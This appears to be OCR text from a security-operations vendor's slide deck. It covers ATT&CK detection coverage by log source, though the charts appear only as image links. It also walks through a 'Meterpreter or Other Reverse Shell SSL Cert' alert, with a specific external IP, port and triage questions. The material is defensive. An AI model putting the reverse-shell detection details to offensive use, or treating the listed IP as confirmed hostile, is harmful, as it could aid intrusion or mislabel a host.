
# ATT&CK techniques detected via Endpoint Source logs




# ATT&CK techniques detected via Network Source logs




# ATT&CK techniques detected via AD/IM logs




# ATT&CK techniques detected via IaaS/SaaS logs






# ATT&CK techniques detected via Endpoint, Network, AD/IM, IaaS/SaaS logs



# Arctic Wolf Visibility



ARCTIC WOLF

OPKALLA

THE LEADER IN SECURITY OPERATIONS

# Interesting Investigation

# Suspicious Certificate

## Meterpreter or Other Reverse Shell SSL Cert

| | | |
|---|---|---|
| asn.organization-name | | M247 Ltd |
| c-asn.number | | 9009 |
| c-asn.organization-name | | M247 Ltd |
| c-geoip.city-name | | Sydney International Airport |
| c-geoip.country-code | | AU |
| c-geoip.country-name | | Australia |
| c-geoip.timezone | | 10:00 |
| c-ip | | 146.70.78.43 |
| c-ip-classification | | external |
| c-port | | 443 |

- Alert picked up by AW sensor
- Things to consider:
  - Ports used in communication
  - Reputation of remote IP/Host
  - Does the remote host make sense?
